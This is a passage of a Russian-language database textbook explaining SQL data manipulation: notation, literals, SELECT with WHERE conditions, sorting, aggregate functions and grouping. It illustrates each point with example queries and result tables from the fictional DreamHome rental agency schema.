В этом разделе кратко описана структура операторов SQL и представлена система обозначений, которая используется для определения формата различных конструкций языка SQL. Оператор SQL состоит из *зарезервированных* слов, а также из слов, *определяемых пользователем*. Зарезервированные слова являются постоянной частью языка SQL и имеют определенное значение. Их следует записывать *именно так*, как указано в стандарте, и нельзя разбивать на части для переноса из одной строки в другую. Слова, определяемые пользователем, задаются самим пользователем (в соответствии с определенными синтаксическими правилами) и представляют собой имена различных объектов базы данных — таблиц, столбцов, представлений, индексов и т.д. Слова в операторе размещаются в соответствии с установленными синтаксическими правилами. Хотя в стандарте это не указано, многие диалекты языка SQL требуют задания в конце оператора некоторого символа, обозначающего окончание его текста; как правило, с этой целью используется точка с запятой (;).

Большинство компонентов операторов SQL не чувствительно к регистру. Это означает, что могут использоваться любые буквы — как строчные, так и прописные. Одним важным исключением из этого правила являются *символьные литералы* — данные, которые должны вводиться *точно* так же, как были введены соответствующие им значения, хранящиеся в базе данных. Например, если в базе данных хранится значение фамилии `'SMITH'`, а в условии поиска указан символьный литерал `'Smith'`, то эта запись не будет найдена.

Поскольку язык SQL имеет свободный формат, отдельные операторы SQL и их последовательности будут иметь более удобный для чтения вид при использовании отступов и выравнивания. Рекомендуется придерживаться следующих правил.

- Каждая конструкция в операторе должна начинаться с новой строки.
- Начало каждой конструкции должно быть обозначено таким же отступом, что и начало других конструкций оператора.
- Если конструкция состоит из нескольких частей, каждая из них должна начинаться с новой строки с некоторым отступом относительно начала конструкции, что будет указывать на их подчиненность.

В этой и следующей главе для определения формата операторов SQL мы будем применять следующую расширенную форму системы обозначений BNF (Backus Naur Form — форма Бэкуса–Наура).

- Прописные буквы будут использоваться для записи зарезервированных слов и должны указываться в операторах точно так же, как это будет показано.
- Строчные буквы будут использоваться для записи слов, определяемых пользователем.
- Вертикальная черта (|) указывает на необходимость *выбора* одного из нескольких приведенных значений, например a | b | c.
- Фигурные скобки определяют *обязательный элемент,* например {a}.
- Квадратные скобки определяют *необязательный элемент,* например [a].
- Многоточие (...) используется для указания необязательной возможности повторения конструкции от нуля до нескольких раз, например {a | b} [,c...]. Эта запись означает, что после a или b может следовать от нуля до нескольких повторений c, разделенных запятыми.

На практике для определения структуры базы данных (в основном ее таблиц) используются операторы DDL, а для заполнения этих таблиц данными и выборки из них информации с помощью запросов — операторы DML. В этой главе вначале мы познакомимся с операторами DML и лишь затем обратимся к операторам языка DDL. Подобный подход отражает большую важность операторов DML с точки зрения рядового пользователя. Основные операторы DDL рассматриваются в следующей главе.

5.3. Манипулирование данными

В этом разделе обсуждаются следующие операторы языка SQL DML:

- SELECT — **выборка данных из** базы;
- INSERT — **вставка** данных в таблицу;
- UPDATE — **обновление** данных в таблице;
- DELETE — **удаление** данных **из таблицы.**

Ввиду сложности оператора SELECT и относительной простоты остальных операторов DML, большая часть данного раздела посвящена обсуждению возможностей оператора SELECT и его различных форматов. Начнем с рассмотрения самых простых запросов, затем перейдем к более сложным вариантам выборки данных, использующим функции сортировки, группирования, агрегирования, а также выполнения запроса к нескольким таблицам. В конце данной главы описаны операторы INSERT, UPDATE и DELETE языка SQL.

Для построения примеров операторов SQL используется контекст учебного приложения *DreamHome,* содержимое таблиц которого представлено в табл. 3.3–3.9. В базе данных приложения *DreamHome* имеются следующие таблицы:

Branch	(branchNo, street, city, postcode)
Staff	(staffNo, fName, lName, position, sex, DOB, salary, branchNo)
PropertyForRent	(propertyNo, street, city, postcode, type, rooms, rent, ownerNo, staffNo, branchNo)
Client	(clientNo, fName, lName, telNo, prefType, maxRent)
PrivateOwner	(ownerNo, fName, lName, address, telNo)
Viewing	(clientNo, propertyNo, viewDate, comment)

Литералы

Прежде чем приступить к обсуждению операторов DML, необходимо выяснить, что означает такое понятие, как "литерал". *Литералы* представляют собой *константы,* которые используются в операторах SQL. Существуют различные формы литералов для каждого типа данных, которые поддерживаются SQL (раздел 6.1.1). Однако мы не станем углубляться в подробности и укажем лишь различия между литералами, которые следует заключать в одинарные кавычки, и теми, которые не следует. Все *нечисловые* значения данных всегда должны заключаться в одинарные кавычки, а все *числовые* данные не должны заключаться в одинарные кавычки. Ниже приведен пример использования литералов для вставки данных в таблицу.

```
INSERT INTO PropertyForRent(propertyNo, street, city, postcode,type,
            rooms, rent, ownerNo, staffNo, ranchNo)
VALUES('PA14', '16 Holhead', 'Aberdeen', 'AB7 5SU', 'House', 6,
       650.00, 'CO46', 'SA9', 'B007');
```

Значение столбца rooms является литералом целочисленного типа, а значение столбца rent — это десятичный числовой литерал. Ни один из них не должен заключаться в одинарные кавычки. Значения всех остальных столбцов представляют собой символьные строки и обязательно должны быть взяты в одинарные кавычки.

5.3.1. Простые запросы

Назначение оператора SELECT состоит в выборке и отображении данных одной или более таблиц базы данных. Это исключительно мощный оператор, способный выполнять действия, эквивалентные операторам реляционной алгебры выборки, проекции и соединения (см. раздел 4.1), причем в пределах единственной выполняемой команды. Оператор SELECT является чаще всего используемой командой языка SQL. Общий формат оператора SELECT имеет следующий вид:

```
SELECT [DISTINCT | ALL] { * | [columnExpression [AS newName]] [,...] }
FROM TableName [alias] [,...]
[WHERE condition]
[GROUP BY columnList] [HAVING condition]
[ORDER BY columnList]
```

Здесь параметр *columnExpression* представляет собой имя столбца или выражение из нескольких имен. Параметр *TableName* является именем существующей в базе данных таблицы (или представления), к которой необходимо получить доступ. Необязательный параметр *alias* — это сокращение, устанавливаемое для имени таблицы *TableName*. Обработка элементов оператора SELECT выполняется в следующей последовательности.

- FROM. Определяются имена используемой таблицы или нескольких таблиц.
- WHERE. Выполняется фильтрация строк объекта в соответствии с заданными условиями.
- GROUP BY. Образуются группы строк, имеющих одно и то же значение в указанном столбце.

- HAVING. Фильтруются группы строк объекта в соответствии с указанным условием.
- SELECT. Устанавливается, какие столбцы должны присутствовать в выходных данных.
- ORDER BY. Определяется упорядоченность результатов выполнения оператора.

Порядок конструкций в операторе SELECT *не может* быть изменен. Только две конструкции оператора — SELECT и FROM — являются обязательными, все остальные конструкции могут быть опущены. Операция выборки с помощью оператора SELECT является *замкнутой,* в том смысле, что результат запроса к таблице также представляет собой таблицу (см. раздел 4.1). Существует множество вариантов использования данного оператора, что иллюстрируется приведенными ниже примерами.

Выборка всех строк

Пример 5.1. Выборка всех столбцов и всех строк

Составьте список подробных сведений о каждом из работников.

Поскольку в приведенном выше запросе не указаны никакие ограничения, в оператор не требуется помещать конструкцию WHERE. Кроме того, необходимо выбрать все существующие в таблице столбцы. Поэтому данный запрос записывается следующим образом:

```
SELECT staffNo, fName, lName, position, sex, DOB, salary, branchNo
FROM Staff;
```

Поскольку выборка всех имеющихся в таблице столбцов выполнятся достаточно часто, в языке SQL определен упрощенный вариант записи значения "все столбцы" • - вместо имен столбцов указывается символ звездочки (*). Приведенный ниже оператор полностью эквивалентен первому и представляет собой упрощенный вариант записи того же самого запроса:

```
SELECT *
FROM Staff;
```

Результат выполнения этого запроса представлен в табл. 5.1.

Таблица 5.1. Результат выполнения запроса из примера 5.1

staffNo	fName	lName	position	sex	DOB	salary	branchNo
SL21	John	White	Manager	M	1-Oct-45	30000.00	B005
SG37	Ann	Beech	Assistant	F	10-Nov-60	12000.00	B003
SG14	David	Ford	Supervisor	M	24-Mar-58	18000.00	B003
SA9	Mary	Howe	Assistant	F	19-Feb-70	9000.00	B007
SG5	Susan	Brand	Manager	F	3-Jun-40	24000.00	B003
SL41	Julie	Lee	Assistant	F	13-Jun-65	9000.00	B005

Пример 5.2. Выборка конкретных столбцов и всех строк

Создайте отчет о заработной плате всех работников с указанием только табельного номера работника (staffNo), его имени и фамилии, а также сведений о зарплате.

```
SELECT staffNo, fName, lName, salary
FROM Staff;
```

В этом примере на основе таблицы Staff создается новая таблица, включающая только указанные в запросе столбцы staffNo, fName, IName и salary, причем именно в этом порядке. Результат выполнения данного запроса приведен в табл. 5.2. Обратите внимание, что строки в результирующей таблице могут оказаться неотсортированными, если не дано специальное указание. С другой стороны, в некоторых СУБД сортировка результирующей таблицы выполняется по умолчанию с учетом значений одного или нескольких столбцов (например, в базе данных Microsoft Access сортировка этой результирующей таблицы была бы выполнена по значению первичного ключа staffNo). Способы сортировки строк в результирующей таблице рассматриваются в следующем разделе.

Таблица 5.2. Результат выполнения запроса из примера 5.2

staffNo	fName	lName	salary
SL21	John	White	30000.00
SG37	Ann	Beech	12000.00
SG14	David	Ford	18000.00
SA9	Mary	Howe	9000.00
SG5	Susan	Brand	24000.00
SL41	Julie	Lee	9000.00

Пример 5.3. Использование ключевого слова DISTINCT

Составьте список номеров всех сдаваемых в аренду объектов, осмотренных клиентами.

```
SELECT propertyNo
FROM Viewing;
```

Результат выполнения этого запроса представлен в табл. 5.3. Обратите внимание, что результат выполнения запроса содержит повторяющиеся значения, поскольку, в отличие от операции проекции реляционной алгебры (см. раздел **4.1.1),** оператор SELECT не исключает повторяющихся значений при выполнении проекции по значениям одного или нескольких столбцов. Для удаления из результирующей таблицы повторяющихся строк используется ключевое слово DISTINCT. Откорректированный запрос выглядит следующим образом:

```
SELECT DISTINCT propertyNo
FROM Viewing;
```

Результаты выполнения второго варианта запроса представлены в табл. 5,4.

Таблица 5.3. Результат выполнения запроса с сохранением повторяющихся значений из примера 5.3

propertyNo
PA14
PG4
PG4
PA14
PG36

Таблица 5.4. Результат выполнения запроса с исключением повторяющихся значений из примера 5.3

propertyNo
PA14
PG4
PG36

Пример 5.4. Вычисляемые поля

Создайте отчет о ежемесячной зарплате всего персонала с указанием табельного номера, имени, фамилии и суммы зарплаты.

```
SELECT staffNo, fName, lName, salary/12
FROM Staff;
```

Этот запрос почти идентичен запросу из примера 5.2, за исключением того, что здесь требуется указать сумму не годовой, а ежемесячной зарплаты. В данном случае желаемый результат может быть достигнут простым делением суммы зарплаты за год на 12. Результаты выполнения запроса представлены в табл. 5.5.

Таблица 5.5. Результат выполнения запроса из примера 5.4

staffNo	fName	lName	col4
SL21	John	White	2500.00
SG37	Ann	Beech	1000.00
SG14	David	Ford	1500.00
SA9	Mary	Howe	750.00
SG5	Susan	Brand	2000.00
SL41	Julie	Lee	750.00

Это пример использования в запросе *вычисляемого* поля (иногда эти поля называют *расчетными,* или *производными).* В общем случае для создания вычисляемого поля в списке SELECT следует указать некоторое выражение языка SQL. В этих

выражениях могут применяться операции сложения, вычитания, умножения и деления. При построении сложных выражений могут использоваться круглые скобки. Для получения значения вычисляемого поля могут использоваться значения из нескольких столбцов таблицы, однако тип данных тех столбцов, которые входят в арифметические выражения, обязательно должен быть цифровым.
В таблице, полученной в результате выполнения запроса, четвертый столбец называется col4. Обычно столбцам результирующей таблицы присваиваются имена соответствующих им столбцов исходных таблиц базы данных. Однако в данном случае это правило неприменимо, поскольку в стандарте SQL не определены правила именования производных столбцов. В одних диалектах языка SQL имена таким столбцам присваивают в соответствии с порядком их расположения в таблице (например, col4), в других диалектах у подобного столбца имя может вовсе отсутствовать или вместо него может использоваться выражение, находящееся в списке SELECT. Стандарт ISO позволяет явным образом задавать другие имена столбцов результирующей таблицы, для чего применяется конструкция AS. При использовании этой конструкции приведенный выше оператор SELECT может быть переписан следующим образом:

```
SELECT staffNo, fName, lName, salary/12 AS monthlySalary
FROM Staff;
```

В этом случае четвертый столбец результирующей таблицы будет называться monthlySalary, а не col4.

Выборка строк (конструкция WHERE)

В приведенных выше примерах в результате выполнения операторов SELECT выбирались все строки указанной таблицы. Однако очень часто требуется тем или иным образом ограничить набор строк, помещаемых в результирующую таблицу запроса. Это достигается с помощью указания в запросе конструкции WHERE. Она состоит из ключевого слова WHERE, за которым следует перечень условий поиска, определяющих те строки, которые должны быть выбраны при выполнении запроса. Существует пять основных типов условий поиска (или *предикатов,* если пользоваться терминологией ISO).

- Сравнение. Сравниваются результаты вычисления одного выражения с результатами вычисления другого выражения.
- Диапазон. Проверяется, попадает ли результат вычисления выражения в заданный диапазон значений.
- Принадлежность к множеству. Проверяется, принадлежит ли результат вычисления выражения к заданному множеству значений.
- Соответствие шаблону. Проверяется, отвечает ли некоторое строковое значение заданному шаблону.
- Значение NULL. Проверяется, содержит ли данный столбец NULL (неопределенное значение).

Конструкция WHERE эквивалентна операции выборки реляционной алгебры, которая описана в разделе 4.1.1. Рассмотрим примеры использования всех указанных типов условий поиска.

Пример 5.5. Условие поиска путем сравнения

Перечислите весь персонал с размером заработной платы больше 10 000 фунтов стерлингов в год.

```
SELECT staffNo, fName, lName, position, salary
FROM Staff
WHERE salary > 10000;
```

В этом запросе используются таблица Staff и предикат salary > 10000. При выполнении запроса будет создана новая таблица, содержащая только те строки таблицы Staff, в которых значение столбца salary больше 10 000 фунтов стерлингов. Результаты выполнения запроса представлены в табл. 5.6.

Таблица 5.6. Результат выполнения запроса из примера 5.5

staffNo	fName	lName	position	salary
SL21	John	White	Manager	30000.00
SG37	Ann	Beech	Assistant	12000.00
SG14	David	Ford	Supervisor	18000.00
SG5	Susan	Brand	Manager	24000.00

В языке SQL можно использовать простые операции сравнения, перечисленные в табл. 5.7.

Таблица 5.7. Операции сравнения

Знак операции	Назначение
=	Равно
<>	Не равно (стандарт ISO)
!-	Не равно (используется в некоторых диалектах)
<	Меньше
>	Больше
<=	Меньше или равно
>=	Больше или равно

Более сложные предикаты могут быть построены с помощью логических операций AND, OR или NOT, а также с помощью скобок, используемых для определения порядка вычисления выражения (если это необходимо или желательно). Вычисление выражений в условиях выполняется по следующим правилам.

- Выражение вычисляется слева направо.
- Первыми вычисляются подвыражения в скобках.
- Операции NOT выполняются перед операциями AND и OR.
- Операции AND выполняются перед операциями OR.

Для устранения любой возможной неоднозначности рекомендуется использовать круглые скобки.

Пример 5.6. Сложные условия поиска

Перечислите адреса всех отделений компании в Лондоне и Глазго.

```
SELECT *
FROM Branch
WHERE city = 'London' OR city = 'Glasgow';
```

В этом примере для выборки сведений об отделениях компании, находящихся в Лондоне (city = 'London') *или* Глазго (city = 'Glasgow'), в конструкции WHERE используется логический оператор OR. Результаты выполнения запроса представлены в табл. **5.8.**

Таблица 5.8. Результат выполнения запроса из примера 5.6

branchNo	street	city	postcode
B005	22 Deer Rd	London	SW1 4EH
B003	163 Main St	Glasgow	G11 9QX
B002	56 Clover Dr	London	NW10 6EU

Пример 5.7. Использование диапазонов (BETWEEN/NOT BETWEEN) в условиях поиска

Перечислите весь персонал с годовой зарплатой от 20 000 до 30 000 фунтов стерлингов,

```
SELECT staffNo, fName, lName, position, salary
FROM Staff
WHERE salary BETWEEN 20000 AND 30000;
```

Наличие ключевого слова BETWEEN требует задания границ диапазона значений. В данном случае результаты проверки будут положительными для всех работников компании с годовой заработной платой от 20 000 до 30 000 фунтов стерлингов включительно. Результаты выполнения запроса представлены в табл. **5,9.**

Таблица 5.9. Результаты выполнений запроса из примера 5.7

staffNo	fName	lName	position	salary
SL21	John	White	Manager	30000.00
SG5	Susan	Brand	Manager	24000.00

Существует также версия проверки диапазона значений, которая имеет противоположный смысл (NOT BETWEEN). В этом случае требуется, чтобы проверяемое значение лежало вне границ заданного диапазона. Наличие ключевого слова BETWEEN и соответствующей проверки лишь незначительно повышает выразительную мощность языка SQL, поскольку те же результаты могут быть достигнуты с помощью выполнения двух обычных проверок. Приведенный выше запрос можно представить следующим образом:

```
SELECT staffNo, fName, lName, position, salary
FROM Staff
WHERE salary >= 20000 AND salary <= 30000;
```

Однако многие полагают, что проверка принадлежности к диапазону с помощью ключевого слова BETWEEN является более простым способом записи условий выборки, чем обычные проверки.

Пример 5.8. Условия поиска с проверкой принадлежности к множеству (IN/NOT IN)

Составьте список всех руководителей и их заместителей.

```
SELECT staffNo, fName, lName, posicion
FROM Staff
WHERE position IN ('Manager', 'Supervisor');
```

Проверка принадлежности к множеству обеспечивается с помощью ключевого слова IN. При этом проверяется, соответствует ли результат вычисления выражения одному из значений в предоставленном списке — в нашем случае это строки 'Manager' и 'Supervisor'. Результаты выполнения запроса представлены в табл. 5.10.

Таблица 5.10. Результат выполнения запроса из примера 5.8

staffNo	fName	lName	position
SL21	John	White	Manager
SG14	David	Ford	Supervisor
SG5	Susan	Brand	Manager

Существует также версия такой проверки, имеющая противоположный смысл (NOT IN), которая используется для отбора любых значений, кроме тех, которые указаны в представленном списке. Как и оператор BETWEEN, оператор IN незначительно повышает выразительную мощность языка SQL — тот же самый запрос может быть представлен следующим образом:

```
SELECT staffNo, fName, lName, position
FROM Staff
WHERE position = 'Manager' OR position = 'Supervisor';
```

Однако использование оператора IN представляет собой более эффективный способ записи условий поиска, особенно если набор допустимых значений достаточно велик.

Пример 5.9. Условия поиска с указанием шаблонов (LIKE/NOT LIKE)

Найдите всех владельцев недвижимости, в адресах которых содержится строка 'Glasgow'.

При выполнении данного запроса необходимо организовать поиск строки 'Glasgow', которая может находиться в любом месте значений столбца address таблицы PrivateOwner. В языке SQL существуют два специальных символа шаблона, используемых при проверке символьных значений.

- %. Символ процента представляет любую последовательность из нуля или более символов (поэтому часто именуется также *подстановочным символом*).
- _. Символ подчеркивания представляет любой отдельный символ.

Все остальные символы в шаблоне представляют сами себя.

- address LIKE 'H%'. Этот шаблон означает, что первый символ значения обязательно должен быть символом H, а все остальные символы не представляют интереса и не проверяются.
- address LIKE 'H___'. Этот шаблон означает, что значение должно иметь длину, равную строго четырем символам, причем первым символом обязательно должен быть символ 'H'.
- address LIKE '%e'. Этот шаблон определяет любую последовательность символов длиной не менее одного символа, причем последним символом обязательно должен быть символ e.
- address LIKE '%Glasgow%'. Этот шаблон означает, что нас интересует любая последовательность символов, включающая подстроку Glasgow;
- address NOT LIKE 'H%'. Этот шаблон указывает, что требуются любые строки, которые не начинаются с символа H.

Если требуемая строка должна включать также служебный символ, обычно применяемый в качестве символа подстановки, то следует определить с помощью конструкции ESCAPE "маскирующий" символ, который указывает, что следующий за ним символ больше не имеет специального значения, и поместить его перед символом подстановки. Например, для проверки значений на соответствие литеральной строке '15%' можно воспользоваться таким предикатом:

```
LIKE '15#%' ESCAPE '#'
```

С помощью механизма поиска по шаблону, существующего в языке SQL, совсем нетрудно определить всех владельцев недвижимости, проживающих в городе Глазго. Для этого достаточно выполнить следующий запрос:

```
SELECT ownerNo, fName, lName, address, telNo
FROM PrivateOwner
WHERE address LIKE '%Glasgow%';
```

Результаты выполнения этого запроса представлены в табл. 5.11.

Таблица 5.11. Результат выполнения запроса из примера 5.9

ownerNo	fName	lName	address	telNo
C087	Carol	Farrel	6 Achray St, Glasgow G32 9DX	0141-357-7419
C040	Tina	Murphy	63 Well St, Glasgow G42	0141-943-1728
C093	Tony	Shaw	12 Park Pl, Glasgow G4 OQR	0141-225-7025

Пример 5.10. Использование значения NULL в условиях поиска (IS NULL/IS NOT NULL)

Составьте список всех посещений сдаваемого в аренду объекта с номером PG4, по которым не было предоставлено комментариев.

Просматривая таблицу Viewing (см. табл. 3.8), можно заметить, что в ней есть сведения о двух осмотрах сдаваемого в аренду объекта с учетным номером

'PG4', причем по одному из них комментарии представлены, а по другому — нет. На основании этого простого примера можно прийти к заключению, что вторую из этих записей можно выбрать с помощью одного из следующих условий поиска:

```
(propertyNo = 'PG4' AND comment = '')
```

ИЛИ

```
(propertyNo = 'PG4' AND comment <> 'too remote')
```

Однако оба этих решения ошибочны. Отсутствующий комментарий (значение NULL) рассматривается как неопределенное значение, поэтому нельзя определить его равенство или неравенство с другой строкой. Если попробовать выполнить запрос с любым из приведенных выше условий поиска, то результирующая таблица окажется пустой. Правильное решение состоит в явной проверке на наличие пустого значения, для чего используется специальное ключевое слово IS NULL:

```
SELECT clientNo, viewDate
FROM Viewing
WHERE propertyNo = 'PG4' AND comment IS NULL;
```

Результаты выполнения запроса представлены в табл. 5.12.

Таблица 5.12. Результат выполнения запроса из примера 5.10

clientNo	date
CR56	26-May-01

Для проверки присутствия в столбце значений, отличных от NULL, может использоваться версия данного условия поиска, которая имеет противоположный СМЫСЛ (IS NOT NULL).

5.3.2. Сортировка результатов (конструкция ORDER BY)

В общем случае строки в результирующей таблице запроса SQL не упорядочены каким-либо определенным образом (хотя в некоторых СУБД может быть предусмотрено применение по умолчанию определенного способа упорядочения, например по первичному ключу). Однако их можно отсортировать надлежащим образом, для чего в оператор SELECT помещается конструкция ORDER BY. Конструкция ORDER BY включает список разделенных запятыми идентификаторов столбцов, по которым требуется упорядочить результирующую таблицу запроса. Идентификатор столбца может представлять собой либо его имя, либо номер[1], который обозначает элемент списка SELECT в соответствии с его позицией в этом списке. Самый левый элемент списка имеет номер 1, следующий — 2 и т.д. Номера столбцов могут использоваться в тех случаях, когда столбцы, по которым следует упорядочить результат, являются вычисляемыми, а конструкция AS с указанием имени этого столбца в операторе SELECT отсутствует. Конструкция ORDER BY позволяет упорядочить выбранные записи в порядке возрастания (ASC) или убывания (DESC) значений любого столбца или комбинации столбцов, независимо от того, присутст-

[1] *Номера столбцов являются устаревшим средством стандарта ISO, поэтому их не рекомендуется использовать.*

вуют эти столбцы в таблице результатов или нет. Однако в некоторых диалектах SQL требуется, чтобы конструкция ORDER BY обязательно присутствовала в списке выборки оператора SELECT. В любом случае конструкция ORDER BY всегда должна быть последним элементом в операторе SELECT.

Пример 5.11. Сортировка по значениям одного столбца

Составьте отчет о зарплате всех работников компании, расположив строки в порядке убывания суммы зарплаты.

```
SELECT staffNo, fName, lName, salary
FROM Staff
ORDER BY salary DESC;
```

Этот пример подобен примеру **5.2.** Различие состоит лишь в том, что полученные в результате выполнения запроса данные следует упорядочить по убыванию значений заработной платы в столбце salary. Это достигается посредством помещения в конец оператора SELECT конструкции ORDER BY, задающей сортировку результирующей таблицы по убыванию значений в столбце salary. А поскольку значения должны располагаться в порядке убывания, то указано ключевое слово DESC. Результаты выполнения запроса представлены в табл. 5.13. Обратите внимание, что конструкция ORDER BY может быть записана и в следующем виде: ORDER BY 4 DESC. Здесь 4 обозначает четвертый столбец в списке выборки оператора SELECT, т.е. столбец salary.

Таблица 5.13. Результат выполнения запроса из примера 5.11

staffNo	fName	lName	salary
SL21	John	White	30000.00
SG5	Susan	Brand	24000.00
SG14	David	Ford	18000.00
SG37	Ann	Beech	12000.00
SA9	Mary	Howe	9000.00
SL41	Julie	Lee	9000.00

В конструкции ORDER BY может быть указано и больше одного элемента. Старший *ключ* сортировки определяет общую упорядоченность строк результирующей таблицы. В предыдущем примере старшим ключом сортировки является столбец salary. Если значения старшего ключа сортировки во всех строках результирующей таблицы являются уникальными, нет необходимости использовать дополнительные ключи сортировки. Однако, если значения старшего ключа не уникальны, в результирующей таблице будет присутствовать несколько строк с одним и тем же значением старшего ключа сортировки. В этом случае может оказаться желательным упорядочить строки с одним и тем же значением старшего ключа по какому-либо дополнительному ключу сортировки. Если в конструкции ORDER BY присутствуют второй и последующие элементы, то такие элементы называют *младшими ключами* сортировки.

Пример 5.12. Сортировка по нескольким столбцам

Подготовьте сокращенный список сдаваемых в аренду объектов, упорядоченный по типу.

```
SELECT propertyNo, type, rooms, rent
FROM PropertyForRent
ORDER BY type;
```

После выполнения этого запроса будет создана результирующая таблица (табл.5.14).

Таблица 5.14. Результат выполнения запроса из примера 5.12 с сортировкой по одному столбцу

propertyNo	type	rooms	rent
PL94	Flat	4	400
PG4	Fiat	3	350
PG36	Flat	3	375
PG16	Flat	4	450
PA14	House	6	650
PG21	House	5	600

В полученных результатах присутствуют сведения о четырех квартирах. Если не указан младший ключ сортировки, система расположит эти строки в произвольном порядке. Для того чтобы упорядочить их, например, в порядке убывания арендной платы rent, следует дополнительно указать младший ключ сортировки:

```
SELECT propertyNo, type, rooms, rent
FROM PropertyForRent
ORDER BY type, rent DESC;
```

Теперь результат выполнения запроса будет упорядочен вначале по типу сдаваемого в аренду объекта (по возрастанию, в алфавитном порядке) (ключевое слово ASC применяется по умолчанию), а в пределах одного типа объекта — в порядке убывания значений арендной платы. Результаты выполнения нового варианта запроса представлены в табл. 5.15.

Таблица 5.15. Результат выполнения запроса из примера 5.12 с сортировкой по двум столбцам

propertyNo	type	rooms	rent
PG16	Flat	4	450
PL94	Flat	4	400
PG36	Flat	3	375
PG4	Flat	3	350
PA14	House	6	650
PG21	House	5	600

В стандарте ISO указано, что значения NULL в столбцах или выражениях, для сортировки которых применяется конструкция ORDER BY, должны рассматриваться либо как меньшие, либо как большие по величине, чем все непустые значения. Выбор того или иного варианта оставлен на усмотрение разработчиков СУБД.

5.3.3. Использование агрегирующих функций языка SQL

Стандарт ISO содержит определение следующих пяти *агрегирующих функций:*

- COUNT — возвращает количество значений в указанном столбце;
- SUM — возвращает сумму значений в указанном столбце;
- AVG — возвращает усредненное значение в указанном столбце;
- MIN — возвращает минимальное значение в указанном столбце;
- MAX — возвращает максимальное значение в указанном столбце.

Все эти функции оперируют со значениями в единственном столбце таблицы и возвращают единственное значение. Функции COUNT, MIN и MAX применимы как к числовым, так и к нечисловым полям, тогда как функции SUM и AVG могут использоваться только в случае числовых полей. За исключением COUNT(*), при вычислении результатов любых функций сначала исключаются все пустые значения, после чего требуемая операция применяется только к оставшимся непустым значениям столбца. Вариант COUNT(*) является особым случаем использования функции COUNT — его назначение состоит в подсчете всех строк в таблице, независимо от того, содержатся там пустые, повторяющиеся или любые другие значения.

Если до применения агрегирующей функции необходимо исключить повторяющиеся значения, следует перед именем столбца в определении функции поместить ключевое слово DISTINCT. Стандарт ISO допускает использование ключевого слова ALL с целью явного указания того, что исключение повторяющихся значений не требуется, хотя это ключевое слово подразумевается по умолчанию, если никакие иные определители не заданы. Ключевое слово DISTINCT не имеет смысла для функций MIN и MAX. Однако его использование может оказывать влияние на результаты выполнения функций SUM и AVG, поэтому следует заранее обдумать, должно ли оно присутствовать в каждом конкретном случае. Кроме того, ключевое слово DISTINCT в каждом запросе может быть указано не более одного раза.

Следует отметить, что агрегирующие функции могут использоваться только в списке выборки SELECT и в конструкции HAVING (см. раздел 5.3.4). Во всех других случаях применение этих функций недопустимо. Если список выборки SELECT содержит агрегирующую функцию, а в тексте запроса отсутствует конструкция GROUP BY, обеспечивающая объединение данных в группы (см. раздел 5.3.4), то ни один из элементов списка выборки SELECT не может включать каких-либо ссылок на столбцы, за исключением случая, когда этот столбец используется как параметр агрегирующей функции. Например, следующий запрос является некорректным:

```
SELECT staffNo, COUNT(salary)
FROM Staff;
```

Ошибка состоит в том, что в данном запросе отсутствует конструкция GROUP BY, а обращение к столбцу staffNo в списке выборки SELECT выполняется без применения агрегирующей функции.

Пример 5.13. Использование функции COUNT(*)

Определите, сколько сдаваемых в аренду объектов имеют ставку арендной платы более 350 фунтов стерлингов в месяц,

```
SELECT COUNT(*) AS count
FROM PropertyForRent
WHERE rent > 350;
```

Ограничение на подсчет только тех сдаваемых в аренду объектов, арендная плата которых составляет более 350 фунтов стерлингов в месяц, реализуется посредством использования конструкции WHERE. Общее количество сдаваемых в аренду объектов, отвечающих указанному условию, может быть определено с помощью агрегирующей функции COUNT. Результаты выполнения запроса представлены в табл. 5.16.

Таблица 5.16. Результат выполнения запроса из примера 5.13

count
5

Пример 5.14. Использование функции COUNT(DISTINCT)

Определите, сколько различных сдаваемых в аренду объектов было осмотрено клиентами в мае 2001 года.

```
SELECT COUNT(DISTINCT propertyNo) AS count
FROM Viewing
WHERE date BETWEEN '1-May-01' AND '31-May-01';
```

И в этом случае ограничение результатов запроса анализом только тех сдаваемых в аренду объектов, которые были осмотрены в мае 2001 года, достигается посредством использования конструкции WHERE. Общее количество осмотренных объектов, удовлетворяющих указанному условию, может быть определено с помощью агрегирующей функции COUNT. Однако, поскольку один и тот же объект может быть осмотрен различными клиентами несколько раз, необходимо в определении функции указать ключевое слово DISTINCT — это позволит исключить из расчета повторяющиеся значения. Результаты выполнения запроса представлены в табл. 5.17.

Таблица 5.17. Результат выполнения запроса из примера 5.14

count
2

Пример 5.15. Использование функций COUNT и SUM

Определите общее количество менеджеров компании и вычислите сумму их годовой зарплаты.

```
SELECT COUNT(staffNo) AS count, SUM(salary) AS sum
FROM Staff
WHERE position = 'Manager';
```

Ограничение на отбор сведений только о менеджерах компании достигается указанием в запросе соответствующей конструкции WHERE. Общее количество менеджеров и сумма **их** годовой заработной платы определяются путем применения к результирующей таблице запроса агрегирующих функций COUNT и SUM. Результаты выполнения запроса представлены в табл. 5.18.

Таблица 5.18. Результат выполнения запроса из примера 5.15

count	sum
2	54000.00

Пример 5.16. Использование функций MIN, MAX и AVG

Вычислите значение минимальной, максимальной и средней заработной платы.

```
SELECT MIN(salary) AS min, MAX(salary) AS max, AVG(salary) AS avg
FROM Staff;
```

В этом примере необходимо обработать сведения обо всем персонале компании, поэтому использовать конструкцию WHERE не требуется. Необходимые значения могут быть вычислены с помощью функций MIN, MAX и AVG, применяемых к столбцу salary таблицы Staff. Результаты выполнения запроса представлены в табл. 5.19.

Таблица 5.19. Результат выполнения запроса из примера 5.16

min	max	avg
9000.00	30000.00	17000.00

5.3.4. Группирование результатов (конструкция GROUP BY)

Приведенные выше примеры сводных данных подобны итоговым строкам, обычно размещаемым в конце отчетов. В итогах все детальные данные отчета сжимаются в одну обобщающую строку. Однако очень часто в отчетах требуется формировать и промежуточные итоги. Для этой цели в операторе SELECT может указываться конструкция GROUP BY. Запрос, в котором присутствует конструкция GROUP BY, называется *группирующим запросом,* поскольку в нем группируются данные, полученные в результате выполнения операции SELECT, после чего для каждой отдельной группы создается единственная итоговая строка. Столбцы, перечисленные в конструкции GROUP BY, называются *группируемыми столбцами.* Стандарт ISO требует, чтобы конструкции SELECT и GROUP BY были тесно связаны между собой. При использовании в операторе SELECT конструкции GROUP BY каждый элемент списка в списке выборки SELECT должен иметь *единственное значение для всей группы.* Более того, конструкция SELECT может включать только следующие типы элементов:

- имена столбцов;
- **агрегирующие функции;**
- константы;
- выражения, включающие комбинации перечисленных выше элементов.

